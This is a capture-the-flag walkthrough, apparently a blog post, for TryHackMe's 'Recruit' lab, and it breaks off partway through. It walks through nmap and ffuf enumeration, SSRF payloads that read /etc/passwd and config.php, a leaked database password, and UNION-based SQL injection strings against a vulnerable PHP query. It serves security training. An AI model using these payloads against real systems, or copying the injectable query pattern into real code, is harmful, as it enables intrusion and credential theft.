Recruit - TryHackMe - Recruit

Recruit is a CTF that challenges the user to map the structure of a Human Resources web application, exploit backend logic flaws, and ultimately gain administrator access.
Phase 1: Environment Setup
Before starting any enumeration, it is good practice to map the target IP address to a local domain name. This avoids confusion when dealing with multiple targets and ensures that virtual host (vhost) routing functions correctly if the server relies on the Host header.

We edit the hosts file:
1
sudo vim /etc/hosts
We add the target IP and map it to recruit.local. From this point forward, we will interact with the target using this domain.
Phase 2: Enumeration
Port Scanning
As is highly recommended, an Nmap scan should be performed in distinct stages to balance speed and accuracy.
Step 1: Initial Discovery
It is important to identify all open ports before running heavy enumeration scripts.
1
sudo nmap -p- --min-rate 5000 -Pn -T4 <objective IP> -oN all_ports.txt
Command Breakdown:
sudo: Runningnmapas root allows for the default-sS(TCP SYN Stealth Scan), which is faster and quieter than a standard-sT(TCP Connect Scan).-p-: Scan all 65,535 TCP ports.--min-rate 5000: Forces Nmap to send at least 5000 packets per second, speeding up the scan dramatically.-Pn: Treat the host as online (skips the initial ICMP ping check).-T4: Aggressive timing template.-oN all_ports.txt: Save the output in normal text format.
Step 2: Targeted Service Enumeration
Once the open ports are known (e.g., 22, 53, 80), we interrogate them to identify the running services and their versions.
1
sudo nmap -p 22,53,80 -sC -sV --min-rate 5000 -Pn <objective IP> -oN filtered_ports.txt
Command Breakdown:
-p 22,53,80: Scan only the specific ports we discovered in Step 1.-sC: Run the default collection of Nmap vulnerability and discovery scripts.-sV: Perform service version detection.

Step 3: UDP Scanning (Optional but Recommended)
While TCP handles most web traffic, some services (like DNS or SNMP) run over UDP. UDP scanning is slower because there is no three-way handshake, so we limit it to the top ports.
1
sudo nmap -sU --top-ports 20 -Pn recruit.local -oN udp.txt
Command Breakdown:
-sU: Perform a UDP scan.--top-ports 20: Scan only the 20 most common UDP ports to save time.
Phase 3: Web Discovery & Fuzzing
Navigating to the web portal on port 80, we find a corporate recruitment site.

A quick look around reveals a link to an accessible API documentation page:

The documentation clearly states how to fetch a candidate’s CV using a specific endpoint:
1
2
You can fetch a candidate CV using the following endpoint:
/file.php?cv=<URL>
Directory Fuzzing
While we investigate this API endpoint, we run a directory brute-forcer in the background to discover hidden files or directories.
1
ffuf -u http://recruit.local/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .php,.html,.txt,.bak,.old -fs 1417 -c
Command Breakdown:
ffuf: A fast web fuzzer written in Go.-u http://recruit.local/FUZZ: The target URL. The wordFUZZwill be replaced by each word in the wordlist.-w .../directory-list-2.3-medium.txt: The path to our wordlist.-e .php,.html,.txt,.bak,.old: Tellsffufto append these extensions to each word in the wordlist (e.g., tryingadmin.phpandadmin.bak).-fs 1417: Filter Size. Ignore responses that are exactly 1417 bytes long (usually a generic “Not Found” or default page length), hiding clutter from our results.-c: Colorize output for better readability.

The fuzzer reveals a few interesting hits, including config.php. While assets and javascript return 301 (Redirect) codes indicating they are directories, config.php returns a 200 OK, but navigating to it in the browser results in a completely blank page.

This is normal for PHP configuration files; they execute on the server but usually don’t output any HTML. To read the source code of this file, we need a vulnerability.
Phase 4: Server-Side Request Forgery (SSRF)
Let’s return to the /file.php?cv=<URL> endpoint. Whenever an application takes a URL as a parameter and fetches it on the backend, it’s a prime target for a Server-Side Request Forgery (SSRF) attack or Local File Inclusion (LFI).
First, we test for LFI by trying to read /etc/passwd.

This fails. However, since the parameter name is <URL>, we can assume it expects a protocol scheme. We can try to use the file:/// protocol to read local files via an SSRF vector: http://recruit.local/file.php?cv=file:///etc/passwd

We receive an “Access denied” message. This means the SSRF payload executed, but the web user doesn’t have permissions to read /etc/passwd.
However, since config.php is in the web directory (which the web server does have permission to read), we can use the SSRF to fetch the internal source code of the file!
Payload: http://recruit.local/file.php?cv=http://127.0.0.1/config.php (or using file:///var/www/html/config.php if the absolute path is known).

Success! The SSRF fetches the file and renders it in our browser, revealing the hardcoded database credentials:
1
hrpassword123
Phase 5: Authentication & SQL Injection
With the credential hrpassword123 (likely tied to the hr username based on the prefix), we navigate to the login page and authenticate successfully.


We land on dashboard.php, which contains our first flag (user.txt) and a search bar. Search functionality is a classic location for SQL Injection (SQLi) vulnerabilities.
To confirm our suspicions without blind guessing, we use our SSRF vulnerability one more time to fetch the source code of dashboard.php.


Reading the source code of dashboard.php confirms multiple flaws:
- Vulnerable SQL Query:
1
2
$search = $_GET['search'];
$query = "SELECT * FROM candidates WHERE name LIKE '%$search%'";
The
$searchvariable is concatenated directly into the SQL string without any sanitization or parameterization (Prepared Statements). This allows us to break out of the query structure. It also outputs$sqlError, meaning if we make a syntax mistake, the database will complain visibly, making exploitation much easier. - Poor Access Control:
1
2
3
4
5
if ($_SESSION['role'] === 'hr') {
    $flagPath = '/user.txt';
} elseif ($_SESSION['role'] === 'admin') {
    $flagPath = '/admin.txt';
}
The code doesn’t verify the user role to execute search queries, only to display the specific flag paths.
Exploiting the SQL Injection
Since the query uses SELECT *, we can use a UNION SELECT attack to append our own data to the results. First, we need to determine the number of columns the original query is returning.
We test by injecting:
' UNION SELECT 1,2,3,4-- -
(The ' breaks out of the LIKE '%... clause, the -- - comments out the rest of the query).

The numbers render on the page, confirming there are 4 columns and that the injection works perfectly.
Now we escalate to dump the database structure. We query the information_schema.tables to find the names of the tables in the current database.
' UNION SELECT 1,group_concat(table_name),3,4 FROM information_schema.tables WHERE table_schema=database()-- -
